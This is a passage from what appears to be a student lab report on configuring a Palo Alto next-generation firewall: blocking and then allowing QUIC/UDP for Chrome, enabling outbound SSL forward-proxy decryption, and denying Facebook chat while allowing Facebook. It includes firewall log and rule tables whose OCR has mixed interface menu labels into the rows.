Google Chrome which is fully supported. It is also important to state that Chrome was able to connect to the internet as it used TCP protocols to function even with QUIC protocols disabled.




Figure 30: Chrome installed and running on Inside-Host.




Figure 31: Inside-Host Google attempt.

Logs																			
Traffic	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	BYTES	HTTP/2 CONNECTION SESSION ID	SDWAN SITE NAME	APP FILE COUNT
HTTP	11/30 23:24:14	start	Kali	Kali	192.168.146.1			192.168.146.255			137	netbios-ns	allow	interzone-default	n/a	92	0	0	
URL Filtering	11/30 23:24:14	start	Kali	Kali	192.168.146.1			192.168.146.255			138	netbios-dg	allow	interzone-default	n/a	216	0	0	
Wi-Fi/Fire Submissions	11/30 23:24:09	deny	inside	outside	10.10.10.26			172.217.14.238			443	google-play	reset-both	interzone-default	policy-denied	763	0	0	
Data Filtering	11/30 23:24:09	deny	inside	outside	10.10.10.26			172.217.14.238			443	google-play	reset-both	interzone-default	policy-denied	763	0	0	
HIP Match	11/30 23:24:09	deny	inside	outside	10.10.10.26			172.217.14.238			443	google-play	reset-both	interzone-default	policy-denied	763	0	0	
GlobalProtect	11/30 23:24:09	deny	inside	outside	10.10.10.26			172.217.14.238			443	google-play	reset-both	interzone-default	policy-denied	763	0	0	
IP-Tag	11/30 23:24:09	deny	inside	outside	10.10.10.26			172.217.14.238			443	google-play	reset-both	interzone-default	policy-denied	763	0	0	
User-ID	11/30 23:24:09	drop	inside	outside	10.10.10.26			142.250.217.67			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Description	11/30 23:24:09	drop	inside	outside	10.10.10.26			142.251.215.227			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Tunnel Inspection	11/30 23:24:09	drop	inside	outside	10.10.10.26			142.250.217.67			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Configuration	11/30 23:24:09	drop	inside	outside	10.10.10.26			142.250.217.67			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
System	11/30 23:24:09	drop	inside	outside	10.10.10.26			172.217.14.238			443	google-play	reset-both	interzone-default	policy-denied	763	0	0	
Alarms	11/30 23:24:09	drop	inside	outside	10.10.10.26			172.217.14.238			443	google-play	reset-both	interzone-default	policy-denied	763	0	0	
Automation	11/30 23:24:09	drop	inside	outside	10.10.10.26			172.217.14.238			443	google-play	reset-both	interzone-default	policy-denied	763	0	0	
Unified	11/30 23:24:09	drop	inside	outside	10.10.10.26			142.250.217.67			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Packet Capture	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.251.215.227			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Ans Scope	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.250.217.67			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Summary	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.250.217.67			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Change Monitor	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.250.217.67			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Threat Monitor	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.250.217.68			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Threat Map	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.251.215.227			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Network Monitor	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.251.215.227			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Traffic Map	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.250.217.68			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Session Browser	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.251.215.227			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Botnet	11/30 23:24:04	deny	inside	outside	10.10.10.26			172.217.14.238			443	google-play	reset-both	interzone-default	policy-denied	763	0	0	
Report	11/30 23:24:04	deny	inside	outside	10.10.10.26			172.217.14.238			443	google-play	reset-both	interzone-default	policy-denied	763	0	0	
Manage PDF Summary	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.250.217.67			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
User Activity Report	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.250.217.67			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
SaaS Application Usage	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.251.215.227			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Report Groups	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.250.217.67			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Email Scheduler	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.251.215.227			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Report	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.250.217.67			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Manage Custom Reports	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.251.215.227			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	
Report	11/30 23:24:04	drop	inside	outside	10.10.10.26			142.250.217.67			443	not-applicable	deny	interzone-default	policy-denied	0	0	0	

Figure 32: Log showing the dropped applications.

Detailed Log View

General		Source		Destination									
Session ID: 0 Action: deny Action Source: from-policy Host ID: Application: not-applicable Rule: interzone-default Rule UUID: 12c5c37e-3886-4ee9-90f1-5d1c81477fb0 Session End Reason: policy-denied Category: any Device SN: IP Protocol: udp Log Action: Generated Time: 2023/11/30 23:24:04 Start Time: 2023/11/30 23:24:00		Source User: 10.10.10.26 Source DAG: Country: 10.0.0.0-10.255.255.255 Port: 58914 Zone: inside Interface: ethernet1/1 X-Forwarded-For IP:		Destination User: 142.250.217.67 Destination DAG: Country: United States Port: 443 Zone: outside Interface:									
		Details		Flags									
		Type: drop Bytes: 0 Bytes Received: 0 Bytes Sent: 0 Repeat Count: 1		<input type="checkbox"/> Captive Portal <input type="checkbox"/> Proxy Transaction <input type="checkbox"/> Decrypted <input type="checkbox"/> Packet Capture <input type="checkbox"/> Client to Server <input type="checkbox"/> Server to Client									
PCAP	RECEIVE TIME	TYPE	APPLICATION	ACTION	RULE	RULE UUID	BY...	SEVERI...	CATEG...	URL CATEG...	VERDI...	URL	FILE NAME
	2023/11/30 23:24:09	drop	not-applicable	deny	interzo... default	12c5c...	0		any				
	2023/11/30 23:24:04	drop	not-applicable	deny	interzo... default	12c5c...	0		any				
	2023/11/30	drop	not-	deny	interzo	12c5c	0		any				

Close

Figure 33: Detailed log showing dropped UDP protocol.

6. Allow Google websites access from the inside host using Google Chrome.

While application awareness is an important aspect of Next-generation firewalls, you need to understand every application which can contribute to internet connectivity. As such, I defaulted back to utilizing general service ports in order to complete the following tasks.




Figure 34: Configuring UDP port access in next-generation firewalls.




Figure 35: Chrome search from Inside Host.

	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	HTTP/3 CONNECTION SESSION ID	SDWAN SITE NAME	APP FLA COUNT
	11/30 23:36:29	end	inside	outside	10.10.10.26			52.84.162.126			443	ssl	allow	HTTP	tcp-rst-from-client	6.5k	0	0
	11/30 23:36:29	end	inside	outside	10.10.10.26			142.250.217.67			443	quic	allow	HTTP	aged-out	1.1M	0	0
	11/30 23:36:29	end	inside	outside	10.10.10.26			207.207.55.248			443	incomplete	allow	HTTP	aged-out	132	0	0
	11/30 23:36:29	end	inside	outside	10.10.10.26			207.207.55.248			443	incomplete	allow	HTTP	aged-out	132	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			8.84.4			443	quic	allow	HTTP	aged-out	11.9k	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			142.251.33.102			443	google-base	allow	HTTP	tcp-rst-from-client	6.2k	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			142.251.33.97			443	ssl	allow	HTTP	tcp-fn	26.9k	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			24.244.23.33			443	ssl	allow	HTTP	tcp-rst-from-client	8.6k	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			24.244.23.10			443	ssl	allow	HTTP	tcp-rst-from-client	7.8k	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			45.60.135.51			443	ssl	allow	HTTP	tcp-rst-from-client	9.1k	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			104.19.211.131			443	ssl	allow	HTTP	tcp-fn	196.0k	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			142.250.217.86			443	youtube-base	allow	HTTP	tcp-fn	19.0k	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			142.251.33.67			443	ssl	allow	HTTP	tcp-fn	12.0k	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			142.250.217.78			443	ssl	allow	HTTP	tcp-fn	23.3k	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			142.251.215.232			443	ssl	allow	HTTP	tcp-fn	101.8k	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			104.17.24.14			443	ssl	allow	HTTP	tcp-fn	180.3k	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			151.101.1.229			443	ssl	allow	HTTP	tcp-rst-from-client	9.8k	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			13.224.2.51			443	ssl	allow	HTTP	tcp-fn	11.5k	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			151.101.1.26			443	ssl	allow	HTTP	tcp-rst-from-client	7.2k	0	0
	11/30 23:36:24	end	inside	outside	10.10.10.26			216.239.38.117			443	ssl	allow	HTTP	tcp-fn	19.6k	0	0

Figure 36: Logs showing QUIC and other UDP protocols allowed in Inside-Host.

7. Apply an HTTPS inspection rule for traffic from Inside-Host to the Internet.

We made a general SSL forward decryption object which allows for the decryption of outbound internet traffic so that we can inspect HTTPS traffic.

	NAME	TAGS	Source			Destination			Decrypt Options							
			ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	DEVICE	URL CATEGORY	SERVICE	ACTION	TYPE	DECRYPTION PROFILE	LOG SETTINGS	LOG 5 HAND
1	HTTPS Inspection Outbound		inside	any	any	any	outside	any	any	any	any	decrypt	ssl-forward-proxy	none	none	false

Figure 37: Enabling Forward SSL decryption policy for outbound traffic from inside to outside.

Figure 38: Decryption Log showing the HTTP inspection Rule in Action.

8. Allow the inside host to access Facebook but not Facebook Chat.

In order to do this, first we needed to see what kind of applications work when accessing <https://facebook.ca> and <https://messenger.ca> in order to determine what applications to block.

Logs																			
	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	BYTES	HTTP/2 CONNECTION SESSION ID	SLOWMAN SITE NAME	API FILE COUNT
Logs	12/01/13:59:22	start	inside	outside	10.10.10.26			10.10.10.255			136	netbios-dg	allow	intrazone-default	n/a	243	0	0	
Traffic	12/01/13:58:57	end	inside	outside	10.10.10.26			157.240.3.29			443	quic	allow	HTTP	aged-out	25.9k	0	0	
Threat	12/01/13:58:57	end	inside	outside	10.10.10.26			142.251.33.74			443	quic	allow	HTTP	aged-out	13.3k	0	0	
URL Filtering	12/01/13:58:57	end	inside	outside	10.10.10.26			8.8.4.4			443	quic	allow	HTTP	aged-out	35.2k	0	0	
Policy Rule Submissions	12/01/13:58:57	end	inside	outside	10.10.10.26			142.250.69.194			443	quic	allow	HTTP	aged-out	12.7k	0	0	
Data Loss Prevention	12/01/13:58:57	end	inside	outside	10.10.10.26			142.251.33.68			443	quic	allow	HTTP	aged-out	1.7M	0	0	
HIP Match	12/01/13:58:57	end	inside	outside	10.10.10.26			142.250.217.99			443	quic	allow	HTTP	aged-out	89.3k	0	0	
GlobalProtect	12/01/13:58:57	end	inside	outside	10.10.10.26			142.250.217.109			443	quic	allow	HTTP	aged-out	12.5k	0	0	
IP-Tag	12/01/13:58:57	end	inside	outside	10.10.10.26			157.240.3.29			443	quic	allow	HTTP	aged-out	6.2k	0	0	
User-ID	12/01/13:58:57	end	inside	outside	10.10.10.26			216.58.203.67			443	quic	allow	HTTP	aged-out	13.4k	0	0	
Decryption	12/01/13:58:57	end	inside	outside	10.10.10.26			157.240.1.20			443	facebook-chat	allow	HTTP	aged-out	6.1k	735	0	
Tunnel Inspection	12/01/13:58:57	end	inside	outside	10.10.10.26			142.251.215.227			443	quic	allow	HTTP	aged-out	9.7k	0	0	
Configuration	12/01/13:58:57	end	inside	outside	10.10.10.26			142.250.99.139			443	quic	allow	HTTP	aged-out	5.7k	0	0	
System	12/01/13:58:57	end	inside	outside	10.10.10.26			157.240.3.35			443	facebook-base	allow	HTTP	aged-out	3.7k	788	0	
Alarms	12/01/13:58:57	end	inside	outside	10.10.10.26			24.244.43.145			443	facebook-base	allow	HTTP	aged-out	12.5k	775	0	
Authentication	12/01/13:58:57	end	inside	outside	10.10.10.26			24.244.43.145			443	facebook-base	allow	HTTP	aged-out	1.1M	775	0	
Unified	12/01/13:58:57	end	inside	outside	10.10.10.26			142.251.33.106			443	google-base	allow	HTTP	aged-out	1.4k	780	0	
API Session Capture	12/01/13:58:57	end	inside	outside	10.10.10.26			24.244.43.145			443	facebook-base	allow	HTTP	aged-out	13.7k	775	0	
App Session	12/01/13:58:57	end	inside	outside	10.10.10.26			24.244.43.145			443	facebook-base	allow	HTTP	aged-out	9.0k	775	0	
Summary	12/01/13:58:57	end	inside	outside	10.10.10.26			24.244.43.145			443	facebook-base	allow	HTTP	aged-out	12.8k	775	0	
Change Monitor	12/01/13:58:57	end	inside	outside	10.10.10.26			142.250.99.139			443	quic	allow	HTTP	aged-out	1.1M	775	0	
Threat Monitor	12/01/13:58:57	end	inside	outside	10.10.10.26			157.240.3.35			443	facebook-base	allow	HTTP	aged-out	1.4k	780	0	
Threat Map	12/01/13:58:57	end	inside	outside	10.10.10.26			24.244.43.145			443	facebook-base	allow	HTTP	aged-out	13.7k	775	0	
Network Monitor	12/01/13:58:57	end	inside	outside	10.10.10.26			24.244.43.145			443	facebook-base	allow	HTTP	aged-out	9.0k	775	0	
Traffic Map	12/01/13:58:57	end	inside	outside	10.10.10.26			24.244.43.145			443	facebook-base	allow	HTTP	aged-out	12.8k	775	0	
Session Browser	12/01/13:58:57	end	inside	outside	10.10.10.26			142.251.215.227			443	quic	allow	HTTP	aged-out	9.7k	0	0	
Botnet	12/01/13:58:57	end	inside	outside	10.10.10.26			24.244.43.145			443	facebook-base	allow	HTTP	aged-out	5.7k	0	0	
PDF Reports	12/01/13:58:57	end	inside	outside	10.10.10.26			157.240.3.35			443	facebook-base	allow	HTTP	aged-out	3.7k	788	0	
Manage PDF Summary	12/01/13:58:57	end	inside	outside	10.10.10.26			24.244.43.145			443	facebook-base	allow	HTTP	aged-out	1.1M	775	0	
End User Monitoring	12/01/13:58:57	end	inside	outside	10.10.10.26			24.244.43.145			443	facebook-base	allow	HTTP	aged-out	1.4k	780	0	
SaaS Application Usage	12/01/13:58:57	end	inside	outside	10.10.10.26			24.244.43.145			443	facebook-base	allow	HTTP	aged-out	13.7k	775	0	
Report Groups	12/01/13:58:57	end	inside	outside	10.10.10.26			24.244.43.145			443	facebook-base	allow	HTTP	aged-out	9.0k	775	0	
Email Scheduler	12/01/13:58:57	end	inside	outside	10.10.10.26			24.244.43.145			443	facebook-base	allow	HTTP	aged-out	12.8k	775	0	
Manage Custom Reports	12/01/13:58:57	end	inside	outside	10.10.10.26			24.244.43.145			443	facebook-base	allow	HTTP	aged-out	1.1M	775	0	
Reports	12/01/13:58:57	end	inside	outside	10.10.10.26			142.250.99.139			443	quic	allow	HTTP	aged-out	1.4k	780	0	

Figure 39: Logs showing Facebook applications.

The screenshot shows the Palo Alto Networks PA-VM web interface. The main view is the Security Rulebase table. The table has columns for Name, Tags, Type, Source (Zone, Address, User, Device), Destination (Zone, Address, Device), Application, Service, Action, Profile, Options, Hit Count, and Last Hit.

NAME	TAGS	TYPE	Source			Destination			APPLICATION	SERVICE	ACTION	PROFILE	OPTIONS	HIT COUNT	LAST HIT
			ZONE	ADDRESS	USER	ZONE	ADDRESS	DEVICE							
1 Deny-Facebook-chat	none	interzone	Inside	any	any	Outside	any	any	facebook-chat	application-...	Deny	none		6	2023-12
2 HTTP	none	interzone	DMZ	any	any	Outside	any	any		service-DNS...	Allow	none		2121	2023-12
3 HTTP-Application	none	interzone	DMZ	any	any	Outside	any	any		service-HTTP...	Allow	none		1449	2023-11
4 intrazone-default	none	intrazone	any	any	any	(Intrazone)	any	any	dns	dns-over-HTTP...	Allow	none		1032	2023-12
5 interzone-default	none	interzone	any	any	any	any	any	any	dns	dns-over-HTTP...	Deny	none		2770	2023-12

Policy Optimizer

- New App Viewer 1+
- Rules Without App Controls 1
- Unused Apps 1
- Log Forwarding for Security Set
- Rule Usage

 - Unused in 30 days 1
 - Unused in 90 days 1
 - Unused 1

Figure 40: Configuring access rule to deny access for Facebook-chat application from the inside host.

